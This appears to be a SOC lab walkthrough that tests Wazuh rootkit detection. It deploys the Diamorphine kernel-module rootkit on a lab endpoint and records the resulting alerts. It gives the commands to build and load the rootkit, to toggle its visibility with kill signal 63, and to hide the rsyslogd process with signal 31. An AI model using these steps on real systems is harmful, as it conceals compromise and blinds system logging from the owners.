Diamorphine Rootkit Deployment

To test the detection capabilities of the Wazuh manager, deploy **Diamorphine**, a Linux Kernel Module (LKM) rootkit, on the SOC_Lab_Endpoint Agent

Phase 1: Configure the SOC_Lab_Endpoint Agent

1. Update SOC_Lab_Endpoint Agent

```
sudo su
apt update
```

2. Install packages required for building the rootkit

```
apt-y install gcc git
```

3. Modify Configuration

Open the Wazuh configuration file and configure it to perform frequent security scans using the nano file editor and the file path. Locate <rootcheck> section and update the frequency to 30 seconds to ensure rapid detection. (Frequency time is in seconds)

```
nano /var/ossec/etc/ossec.conf
```


Paste the following under the <rootcheck> section

```
<disabled>no</disabled>
<check_files>yes</check_files>
<check_trojans>yes</check_trojans>
<check_dev>yes</check_dev>
<check_sys>yes</check_sys>
<check_pids>yes</check_pids>
<check_ports>yes</check_ports>
<check_if>yes</check_if>

<!-- rootcheck execution frequency - every 12 hours by default-->

<frequency>30</frequency>

<rootkit_files>etc/shared/rootkit_files.txt</rootkit_files>
<rootkit_trojans>etc/shared/rootkit_trojans.txt</rootkit_trojans>
<skip_nfs>yes</skip_nfs>
```



4. Restart the agent to activate the new scanning frequency

```
systemctl restart wazuh-agent
```

Phase 2: Attack Emulation (Diamorphine Deployment)

Still on the SOC_Lab_Endpoint, perform the following:

1. Download the Diamorphine rootkit repository from GitHub

```
git clone https://github.com/m0nad/Diamorphine
```

2. Install make tool, which is required to process the rootkit's Makefile and build the kernel module

```
sudo apt install make
```

3. Navigate into the Diamorphine directory and compile the source code

```
cd Diamorphine
make
```

4. Load the rootkit kernel module:

```
insmod diamorphine.ko
```

Troubleshooting Note
If you encounter the error **insmod: ERROR: could not insert module diamorphine.ko: Invalid parameters**, restart your Ubuntu endpoint and attempt the insmod command again. In some environments, it may require multiple attempts to load successfully

Phase 3: Stealth Manipulation and Process Hiding

Once Diamorphine is loaded, you can use specific kill signals to toggle its visibility and hide other system processes from detection.

1. Rootkit Visibility (Kill Signal 63)
By default, Diamorphine hides itself from the lsmod command. To verify it is loaded and toggle its visibility, run the kill signal 63 with any PID (it doesn't even have to exist)

Get a Process ID (PID)

```
ps aux | head
```

Then run these commands

```
lsmod | grep diamorphine
kill-63 <ANY_PID>
lsmod | grep diamorphine
```

Output:
diamorphine 16384   0

2. Hiding System Processes (Signal 31)
The rootkit can also hide other running processes from the ps command using **kill signal 31.** Run the following commands to see how the rsyslogd process is first visible

```
ps auxw | grep rsyslogd | grep-v grep
```


Look for the PID in the second column – 649. You might get a different output as PIDs are assigned dynamically when systems boots.

Hide the process by sending kill signal 31 to that specific PID

```
kill -31 <PID_of_rsyslogd>
```

Verify Invisibility by running the ps command again. The rsyslogd process will no longer appear in the list, even though it is still running in the background.

```
ps auxw | grep rsyslog | grep-v grep
```



```
root@osboxes:/home/osboxes/Diamorphine# ps aux | head
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.3 168036 13456 ?        Ss   13:19   0:06 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    13:19   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   13:19   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   13:19   0:00 [rcu_par_gp]
root           6  0.0  0.0      0     0 ?        I<   13:19   0:00 [kworker/0:0H-kblockd]
root           9  0.0  0.0      0     0 ?        I<   13:19   0:00 [mm_percpu_wq]
root          10  0.0  0.0      0     0 ?        S    13:19   0:00 [rcu_tasks_rude_]
root          11  0.0  0.0      0     0 ?        S    13:19   0:00 [rcu_tasks_trace]
root          12  2.3  0.0      0     0 ?        S    13:19   3:13 [ksoftirqd/0]
root@osboxes:/home/osboxes/Diamorphine# lsmod | grep diamorphine
kill -63 1
lsmod | grep diamorphine
diamorphine            16384  0
root@osboxes:/home/osboxes/Diamorphine# ps auxw | grep rsyslogd | grep -v grep
syslog       649  0.0  0.1 222404  4964 ?        Ssl  13:20   0:00 /usr/sbin/rsyslogd -n -iNONE
root@osboxes:/home/osboxes/Diamorphine# kill -31 649
root@osboxes:/home/osboxes/Diamorphine# ps auxw | grep rsyslog | grep -v grep
root@osboxes:/home/osboxes/Diamorphine#
```

There will be a high severity alert of “Possible kernel level rootkit” on the Wazuh Dashboard.

timestamp	agent.name	rule.description	rule.level	rule.id
May 7, 2026 @ 20:45:30.773	SOC_Lab_Endpoint	Possible kernel level rootkit	11	521
May 7, 2026 @ 20:45:30.700	SOC_Lab_Endpoint	Possible kernel level rootkit	11	521
May 7, 2026 @ 20:45:30.621	SOC_Lab_Endpoint	Possible kernel level rootkit	11	521
May 7, 2026 @ 20:45:29.073	SOC_Lab_Endpoint	Possible kernel level rootkit	11	521
May 7, 2026 @ 20:44:01.949	SOC_Lab_Endpoint	Possible kernel level rootkit	11	521